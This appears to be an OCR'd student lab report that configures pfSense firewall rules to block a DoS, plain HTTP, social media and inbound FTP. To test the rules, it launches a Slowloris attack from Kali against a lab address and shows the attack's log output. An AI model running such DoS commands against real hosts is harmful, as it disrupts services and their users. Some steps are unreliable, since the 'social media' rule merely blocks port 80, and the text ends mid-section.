



Wireshark DOS Attack Simulation in Security Onion


Firewall Rules to be implemented.

a. <u>Your firewall should be able to block the DoS.</u>

Go to Firewall > Rules > WAN
Add a new rule at the top to block traffic with the following settings:
Interface: WAN
Address Family: IPv4
Protocol: any
Source: any
Destination: any
Action: Block








Wan Firewall rules have been updated

```
┌──(kali㉿kali)-[~/slowloris]
└─$ python3 slowloris.py 192.168.1.100 -p 80
[28-04-2024 23:26:06] Attacking 192.168.1.100 with 150 sockets.
[28-04-2024 23:26:06] Creating sockets ...
[28-04-2024 23:26:10] Sending keep-alive headers ...
[28-04-2024 23:26:10] Socket count: 0
[28-04-2024 23:26:10] Creating 150 new sockets ...
```


Dos attack have been started





Site is safe from DOS Attack

b. <u>Internal users should not be allowed to visit websites using http.</u>


Go to Firewall > Rules > LAN.
Add a new rule with the following settings:
Interface: LAN
Protocol: TCP
Source: LAN Net
Destination: any
Destination Port Range: HTTP (80)
Action: Block


csec [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pfSense.home.arpa - Firewall: Rules: Edit - Mozilla Firefox
pfSense.home.arpa - F
YouTube
YouTube
Home of Acunetix Art
https://192.168.1.1/firewall_rules_edit.php?id=1
Search
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Firewall / Rules / Edit
Edit Firewall Rule
Action
Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled
Disable this rule
Set this option to disable this rule without removing it from the list.
Interface
LAN
Choose the interface from which packets must come to match this rule.
Address Family
IPv4
Select the Internet Protocol version this rule applies to.
Protocol
TCP
Choose which IP protocol this rule should match.
Source
Source
Invert match
LAN address
Source Address
Display Advanced
The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.
Destination
Destination
Invert match
Any
Destination Address
Destination Port Range
HTTP (80)
HTTP (80)


pfSense.home.arpa - F
YouTube
YouTube
Home of Acunetix Art
https://192.168.1.1/firewall_rules_edit.php?id=1
Search
Source
Invert match
Display Advanced
The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.
Destination
Destination
Invert match
Any
Destination Address
Destination Port Range
HTTP (80)
From
Custom
HTTP (80)
To
Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.
Extra Options
Log
Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).
Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.
Advanced Options
Display Advanced
Rule Information
Tracking ID
1714361721
Created
4/28/24 23:35:21 by admin@192.168.1.100 (Local Database)
Updated
4/28/24 23:35:21 by admin@192.168.1.100 (Local Database)
Save
pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.




Rules have been updated





Tested youtube and its is successfully blocked

c. Internal users should not be allowed to visit social media websites. For example Instagram, Facebook, twitter etc.


Go to Firewall > Rules > LAN.
Add a new rule with the following settings:
Interface: LAN
Protocol: TCP/UDP
Source: LAN Address
Destination: any
Destination Port Range: HTTP (80)
Action: Block







Rule have beed updated



d. Block the inbound FTP traffic. (5 points)

Interface: WAN

Protocol: TCP

Source: any

Destination: WAN Address

Destination Port Range: FTP (21)

Action: Block

pfsense COMMUNITY EDITION | System | Interfaces | Firewall | Services | VPN | Status | Diagnostics | Help

Firewall / Rules / Edit

Edit Firewall Rule

Action — Block

Choose what to do with packets that match the criteria specified below.
